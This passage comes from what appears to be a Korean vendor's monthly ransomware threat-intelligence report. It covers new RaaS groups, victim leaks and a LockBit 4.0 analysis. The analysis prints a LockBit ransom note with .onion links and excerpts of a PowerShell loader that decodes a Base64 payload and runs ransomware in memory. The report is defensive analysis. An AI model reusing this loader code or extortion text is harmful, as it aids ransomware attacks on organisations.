위해서는 정기적으로 소프트웨어나 버전 업데이트를 통해 취약점을 빠르게 보호하는 것이 필요하다.

[1] Matrix: 오픈소스 기반의 탈중앙화된 실시간 커뮤니케이션 프로토콜로, 메시징, 음성 및 영상 통화, 파일 공유 등이 가능

[2] CVE: 소프트웨어 및 하드웨어의 보안 취약점을 식별하기 위한 식별 번호 체계

2022 년부터 RTM Locker 로 활동하던 그룹이 신규 RaaS[3] 파트너를 모집하기 시작했다. RTM Team 은 다크웹 자체 포럼을 보유하고 있는 그룹으로, RTM Locker 로서 계열사를 모집한 이력이 존재하고 버전도 3.0 까지 업데이트하며 활동을 이어왔다. 24 년 9 월부터는 자체 포럼에 더 이상 글이 게시되지 않는 상태였으나, 25 년 2 월에 자신들의 포럼이 아닌 러시아 해킹 포럼에 RTM Team RaaS 파트너 모집 글을 게시해 다시 활동을 시작하려는 조짐을 보이고 있다. 이들의 홍보 글에 따르면 RaaS 에서 사용하는 랜섬웨어는 기존의 RTM Locker 3.0 과는 다르게 기능을 상세히 설명하고 있으며 NixOS[4], BSD[5] 공격 대상 플랫폼이 추가됐다. 현재 파트너는 러시아어 사용자만 모집하고 있고, 파트너 수수료는 30%로 시작해서 세부 조건을 추후에 조정하는 방식이다.

지난달에 이어 2 월에도 국내 침해 사례가 발견됐다. Lynx 그룹이 국내 자동차 부품 제조업체를 공격해 내부 데이터를 공개했다. 이들은 2 월 5 일 데이터 공개 예고 글을 업로드했으며, 그로부터 일주일 뒤에 약 12GB 크기의 전체 데이터를 공개했다. 유출된 자료에는 견적서·비밀유지계약서·감사자료·견적서·청구서 등의 업무 관련 문서로 확인됐다.

[3] RaaS (Ransomware-as-a-Service): 랜섬웨어를 서비스 형태로 제공해서 누구나 쉽게 랜섬웨어를 만들고 공격할 수 있도록 하는 비즈니스 모델

[4] NixOS: 높은 재현성과 신뢰성을 가진 패키지 매니저 Nix 를 사용하는 Linux 기반의 운영체제

[5] BSD: 미국 캘리포니아 대학 버클리에서 개발한 유닉스 계열의 운영체제

■ 랜섬웨어 뉴스

Clop 그룹, Cleo 취약점 악용한 대규모 공격 피해자 명단 및 데이터 공개

- Cleo의 파일 전송 솔루션 Cleo Harmony, VLTrader, LexiCom의 취약점(CVE-2024-50623, CVE-2024-55956) 악용
- 알파벳 순으로 추가 피해 기업 공개 중
- 2월에는 총 287건의 추가 피해자 공개

신규 Linkc, RunSomeWares 그룹 등장

- Linkc 그룹은 2월 19일에 피해자 1건 게시
- RunSomeWares 그룹은 2월 27일에 피해자 4건 일괄 게시

신규 Anubis 그룹, 피해자 4건 게시

- 러시아 해킹 포럼 Ramp 포럼에서 RaaS 파트너를 모집하는 글 게시
- 랜섬웨어 서비스 외에도 데이터 협박, 접근 권한 판매 등 다양한 서비스도 함께 제공
- 23일 파트너 모집글 게시 이후 다크웹 유출 사이트에 25일부터 피해자 게시 시작

BlackBasta 내부 채팅 내역 일부 공개

- 내부 구성원으로 추정되는 ExploitWhispers 유저가 보복성으로 1년치 채팅 내역을 공개
- 50명의 사용자가 주고 받은 20만개의 메시지 데이터
- 채팅 내역에 따르면 정보 탈취 도구를 악용해 계정 정보를 탈취하며, 해당 정보로 침투 시도를 테스트
- 그 외에 알려진 취약점에 대한 개념 증명 코드가 공개되면 활용하려고 시도


RTM Team, 신규 RaaS 파트너 모집
기존에 사용하던 RTM Locker 3.0 에서 업데이트 진행 후 서비스 제공
파트너는 러시아어 사용자만 모집하고 있으며, 초기 수수료 30%로 시작해 추후 조정하는 방식
HelloKitty 그룹, Kraken으로 리브랜딩
과거 Cisco, CD Projekt Red 를 공격한 그룹으로, HelloGookie로 리브랜딩 한 뒤 Kraken으로 재변경
기존의 데이터 3건 외에 신규 피해자 3건 추가로 게시

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2025 년 2 월 랜섬웨어 위협 현황

새로운 위협

1 월에는 5 개의 신규 랜섬웨어 그룹이 발견됐다. 신규 외에도 기존 HelloGookie(HelloKitty) 그룹이 Kraken 이라는 이름으로 리브랜딩 했으며, 리브랜딩 전에 업로드한 기존 데이터 외에도 신규 유출 데이터 3 개를 추가로 공개했다. 이외에도 신규 RunSomeWares 그룹은 2 월 27 일에 총 4 건의 피해자를 게시했으며, Linkc 그룹은 피해자 1 건을 게시했다.




그림 3. Anubis 랜섬웨어 RaaS 파트너 모집 글

2 월에도 신규 파트너를 모집하는 정황이 발견됐다. 새롭게 등장한 Anubis 그룹은 러시아 해킹 포럼에 자신들의 서비스를 이용할 파트너를 모집하는 글을 업로드했다. 이들은 랜섬웨어 서비스 외에도 데이터 서비스, 접근 권한 판매 서비스도 함께 제공한다고 밝혔다. 랜섬웨어 서비스는 일반적인 RaaS 형태로, 랜섬웨어를 제공한 뒤 지불 받은 몸값의 20%에 해당하는 금액만 수수료로 지불하면 된다. 데이터 서비스는 아직 유출된 적 없는 데이터로 협박 후 기업으로부터 협상금을 탈취하는 방식으로, 현재 랜섬웨어 그룹들이 많이 사용하는 이중 강탈 방식에서 데이터 부분만 독립적으로 제공하는 것이다. 이외에도 접근 권한을 판매해 수익화하는 서비스도 제공하는 모습이 확인됐다. 이들은 파트너 모집 이후 25 일부터 다크웹 유출사이트에 데이터를 공개하며 본격적인 활동을 시작했다.

Top5 랜섬웨어




그림 4. 산업/국가별 주요 랜섬웨어 공격 현황

지난 12 월 Cleo 의 파일 전송 솔루션 취약점을 악용해 대규모 공격을 했던 Clop 그룹이 2 월에도 추가 피해자를 공개했다. 이들은 2 월에 총 287 건의 피해자를 추가로 게시했다. 알파벳 순으로 기업명을 순차적으로 공개하고 있기 때문에, 앞으로 더 많은 피해자 명단이 공개될 가능성이 높다.

Dragon 그룹은 지난 10 월부터 텔레그램 채널을 통해 활동하기 시작한 랜섬웨어 그룹으로, 지난달에 이어 2 월에도 100 건이 넘는 피해자를 게시했다. 텔레그램 채널에서 홍보한 내용에 따르면, 자체 Dragon 랜섬웨어 기반의 RaaS 를 제공한다. 랜섬웨어 공격 외에도 DDoS[6] 공격과 웹사이트 변조 공격 또한 수행하며 다양한 위협 활동을 하고 있다. 이들은 단일 피해자를 게시하기도 하지만 수십 건에 달하는 피해자를 일괄적으로 게시하기도 한다. 일괄적으로 업로드된 피해자들은 대부분 동일한 웹 호스팅 서비스를 이용하고 있는 특징을 가지고 있다. 또한 피해자 중 일부는 수년 전부터 웹 서비스를 더 이상 운영하고 있지 않는 경우도 많다.

RansomHub 그룹은 미국의 의료 기관 Midwest Vascular, 영국의 파이프 제조 업체 Electro Fusion, 미국의 법률 회사 NOLA Law, 캐나다의 로펌 Withey Addison 등 다양한 분야에 걸쳐 공격을 수행해 총 102 건의 피해자를 게시했다.

Akira 그룹은 2 월에도 84 건의 피해자를 게시하며 활발히 활동하고 있다. 2 월에는 호주 엔지니어링 기업 Thornton Engineering 을 공격해 직원 및 고객의 연락처, 감사 보고서, 결제 세부 사항 등 업무 관련 문서가 포함된 11GB 데이터를 공개했다. 또한 미국 금융 서비스 기업인 Prime Trust Financial 을 공격해 데이터를 탈취하기도 했다. Akira 그룹의 세부 공격 전략과 대응방안은 SK 쉴더스 KARA 랜섬웨어 동향 보고서 2024 4Q 에서 자세하게 확인할 수 있다.

Play 랜섬웨어는 2 월에 미국 캘리포니아주 오클랜드 시를 공격해 대규모의 데이터 유출을 발생시켰다. 초기에 10GB 의 데이터를 공개한 후, 추가로 600GB 에 달하는 시 정부 데이터를 다크웹 유출 사이트에 공개했다. 유출된 데이터에는 시장을 포함한 직원의 개인 정보, 시민의 개인 정보들이 포함되어 있었다.

[6] DDoS: 악의적으로 대상 네트워크, 서버, 온라인 서비스 등에 많은 트래픽을 발생시켜 해당 시스템의 기능을 정상적으로 사용하지 못하도록 하는 공격

■ 랜섬웨어 집중 포커스




그림 5. LockBit 다크웹 유출 사이트

LockBit 그룹은 2019 년 등장한 이후 꾸준한 업데이트를 진행해왔고, 2022 년에는 LockBit 3.0 을 출시하며 그때부터 왕성한 활동을 보였다. 2024 년에는 FBI 와 유로폴을 비롯한 여러 수사 기관들이 국제 공조를 통해 LockBit 의 인프라를 무력화하는 사이버 작전 Cronos Operation 을 진행했다. 그로 인해 주요 서버 인프라 압수, DLS[7] 폐쇄, 복호화 키 공개, 주요 운영자의 신상이 공개되는 등 활동에 큰 영향을 받았다. 이전까지 매달 수십 건의 피해자를 업로드하며 왕성한 활동을 보이던 LockBit 그룹은 Cronos 작전 이후로 활동량이 급격히 줄어들었고, 매달 10 건 내외의 피해자를 업로드 하는 등 운영에 문제가 생긴 모습을 보이고 있다.

그림 6. LockBit 4.0 출시 예고 글

[7] DLS(Dedicated Leak Sites): 특정 대상으로부터 탈취한 정보를 공개해 협박하며, 협상에 응하지 않을 시 데이터를 공개하기 위한 웹사이트


Cronos 작전으로 인해 급격히 무너지던 LockBit 그룹은 다시 재건하기 위한 움직임을 보이기도 했다. 24 년 11 월에는 러시아 해킹 포럼에서 활동하는 LockBit 의 운영자 LockBitSupp 의 메신저 상태 메시지를 통해 LockBit 4.0 에 대해 언급했다. 또한 24 년 12 월에는 다크웹 유출 사이트에 "lockbit4.com" 이라는 글이 업로드 됐는데, 해당 글에는 4.0 버전을 홍보하는 문구와 파트너로 가입할 수 있는 다크웹 페이지 링크 5 개가 공개됐다. 이러한 4.0 버전에 대한 움직임은 예상보다 빠르게 확인됐다. 홍보 글 게시 이후 LockBit 4.0 으로 추정되는 랜섬웨어가 여럿 발견됐으며, 실제 피해 사례도 확인됐다.

확인된 LockBit 4.0 은 2 가지 버전으로 분류된다. 두 버전은 동일한 랜섬노트를 사용하지만 랜섬노트 맨 아래에 Black 과 Green 으로 버전을 표기했다. 기존의 Black 버전은 LockBit 3.0 에서 주력으로 사용하던 랜섬웨어이며, Green 의 경우 23 년에 Conti v3 랜섬웨어를 기반으로 만들어진 버전이다. LockBit 은 매번 버전을 변경하면서 Red·Black·Green 과 같은 이름으로 분류를 진행했지만, 4.0 에서는 기존에 사용하던 버전명을 그대로 사용하는 것으로 확인됐다. 이번 보고서에서는 기존에 사용하던 LockBit 3.0 의 랜섬웨어와 24 년 12 월에 새롭게 발견된 LockBit 4.0 의 랜섬웨어를 비교 분석하는 내용을 다루고자 한다.

LockBit 4.0 Ransomware

암호화 키


Black: Salsa20 알고리즘으로 파일 암호화를 하고, 해당 키를 RSA로 보호
Green: ChaCha20 알고리즘으로 파일 암호화를 하고, 해당 키를 Curve25519 공유 비밀로 보호



암호화 방식

Black: 512KB 이하: 전체 암호화
512KB 초과 5.5MB 이하: 최초 512KB 암호화
5.5KB 초과 60.5MB 이하: 5.5MB 마다 512KB 암호화
60.5MB 초과 253MB 이하: 최초 5MB 암호화 후 15.5MB 마다 512KB 암호화
253MB 초과 1GB 이하: 최초 5MB 암호화 후 31MB 마다 1MB 암호화
1GB 초과: 최초 15MB 암호화 후 102.5MB 마다 2.5MB 암호화
Green: 1MiB 이하: 전체 암호화
1MiB 초과: 파일 전체의 27%만 암호화

특징



랜섬노트

```
~~~ You have been attacked by LockBit 4.0 - the fastest, most stable and immortal ransomware since 2019 ~~~~

>>>>> You must pay us.

Tor Browser Links BLOG where the stolen information will be published:
( often times to protect our web sites from ddos attacks we include ACCESS KEY - ADTISZRLVUMXDJ34RCBZFNO6BNKLEYKYS5FZPNNXK4S2RSHOENUA )
http://lockbit3753ekiocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2id.onion/
http://lockbit3g3ohd3katajf6zaehxz4h4cnhmz5t735zpltywhwpc6oy3id.onion/
http://lockbit3olp7oetlc4tl5zydnoluphh7fvdt5oa6arcp2757r7xkutid.onion/
http://lockbit435xk3ki62yun7z5nhwz6jyjdp2c64j5vge536if2eny3gtid.onion/
http://lockbit4lahhluquhoka3t4spqym2m3dhe66d6lr337glmnlgg2nndad.onion/
http://lockbit6knrauo3qafoksvl742vieqbujxw7rd6ofzdtapjb4rrawqad.onion/
http://lockbit7ouvrsdgtojeoj5hvu6bljqtghitekwpdy3b6y62ixtsu5jqd.onion/

>>>>> What is the guarantee that we won't scam you?
We are the oldest extortion gang on the planet and nothing is more important to us than our reputation. We are not a politically motivated group and want

>>>>> Warning! Do not delete or modify encrypted files, it will lead to irreversible problems with decryption of files!
```

Black: [a-zA-Z0-9]{9}.README.txt
Green: Restore-My-Files.txt

변경 확장자

Black: [a-zA-Z0-9]{9}
Green: [a-z0-9]{12}

제작 언어

C/C++

그림 7. LockBit 4.0 랜섬웨어 개요

LockBit 4.0 랜섬웨어 전략




그림 8. LockBit 4.0 랜섬웨어 공격 전략

LockBit Black 4.0

LockBit Black 3.0 과 4.0 은 81%의 유사도를 보이고 있으며, 실제 분석 결과 동일한 기능을 수행하는 것으로 확인됐다. LockBit Black 에 대한 자세한 기능 분석은 24 년 3 월 Keep up with Ransomware 에서 확인할 수 있다. 또한 LockBit Black 4.0 의 경우 PowerShell Script 로 작성된 일부 버전이 확인됐는데, 해당 PowerShell Script 의 경우 최종적으로 인코딩된 LockBit Black 4.0 데이터를 디코딩 후 실행한다.

```
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
 $psFile=$PSCommandPath
$global:ProgressPreference = "SilentlyContinue"

# -- thread variables
$script:threadBody = '$data=$threadData;'
$data = @(
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472
64527480453839471,52536072690480837,52766518087147867,57372294081942048,51370291418535539,
62953253871806504,51638886326030446,57371478650990806,47108824885965523,18209280467040628,
```

그림 9. LockBit Black 4.0 PowerShell Script

PowerShell Script 의 경우 무수히 많은 정수 값들이 배열에 저장되어 있으며, 해당 데이터를 하나씩 가져온 뒤 ASCII 문자로 변환한다. 변환된 문자는 새로운 PowerShell Script 이며 해당 스크립트를 별도의 창 없이 실행하는 코드로 이루어져 있다.

```powershell
function Do-Exec($Payload, $Len) {
    $zipBytes = [System.Convert]::FromBase64String($Payload)
    $ms = New-Object IO.MemoryStream
    $ms.Write($zipBytes, 0, $zipBytes.Length)
    $null = $ms.Seek(0,0)
    $ExeImage = New-Object Byte[]($Len)
    $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
    $null = $ds.Read($ExeImage, 0, $Len)
    $ds.Dispose()

    Exec -PEBytes $ExeImage
}

# Exe-file image will putted in next line
Do-Exec -Payload '7LVjkC9dsKf7b9u2d9vdu23btm1bu23btm3bxm7bNuY95z13Yu6diDvzcT7ML2pV5qp8amXlqopKGc04AAgAAAD9Z/
```

그림 10. LockBit Black 4.0 PowerShell Script 2

추출된 PowerShell Script 는 Base64 로 인코딩된 LockBit Black 4.0 데이터를 디코딩한 뒤, 파일 형태로 저장하는 것이 아니라 메모리에 로드한 뒤 파일리스 방식으로 랜섬웨어를 실행한다. 메모리에서 실행되는 랜섬웨어 분석 결과, 확장자 변경·아이콘 변경·랜섬노트 등이 기존의 3.0 버전과 동일한 것으로 확인됐다.




그림 11. LockBit Black 4.0 감염 화면

LockBit Green 4.0

LockBit 그룹은 2023 년에 Conti 랜섬웨어를 기반으로 한 LockBit Green 을 출시했다. LockBit Green 은 Conti v3 와 소스 코드 유사도가 89%나 될 정도로 설정과 디자인만 일부 개량한 버전이다. 과거 Conti 계열사들이 선호해 출시한 것으로 확인됐다. LockBit 그룹이 4.0 버전으로 넘어가면서 LockBit 4.0 Black 뿐만 아니라 과거 Green 버전의 특징을 일부 사용한 LockBit Green 4.0 버전도 발견됐기 때문에, 기존의 Green 버전과의 차이점과 유사점을 분석한 내용을 공유하고자 한다.




그림 12. LockBit Green 4.0 언패킹

LockBit Green 4.0 은 랜섬웨어 분석 및 탐지를 방해하기 위해 각종 기법을 사용하고 있다. 랜섬웨어 실행파일의 코드 부분을 압축한 뒤 실행할 때 압축 해제하는 방식인 패킹 기법을 사용한다. LockBit Green 4.0 은 오픈소스 기반의 UPX 패커를 사용한다. 또한 주요 문자열들은 모두 인코딩 혹은 암호화된 채로 저장되어 있어 필요할 때마다 디코딩 혹은 복호화 후 사용한다.

```
Decrypted Data (Raw): b"~~~ You have been attacked by LockBit 4.0 - the fastest, most stable and immortal ransomware sin
ce 2019 ~~~~₩n₩n>>>>> You must pay us.₩n₩nTor Browser Links BLOG where the stolen infortmation will be published:₩n( oft
en times to protect our web sites from ddos attacks we include ACCESS KEY - ADTISZRLVUMXDJ34RCBZFNO6BNKLEYKYS5FZPNNXK4S2
RSHOENUA )₩nhttp://lockbit3753ekiocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2id.onion/₩nhttp://lockbit3g3ohd3katajf6zaehxz4h
4cnhmz5t735zpltywhwpc6oy3id.onion/₩nhttp://lockbit3olp7oetlc4tl5zydnoluphh7fvdt5oa6arcp2757r7xkutid.onion/₩nhttp://lockb
it435xk3ki62yun7z5nhwz6jyjdp2c64j5vge536if2eny3gtid.onion/₩nhttp://lockbit4lahhluquhoka3t4spqym2m3dhe66d6lr337glmnlgg2nn
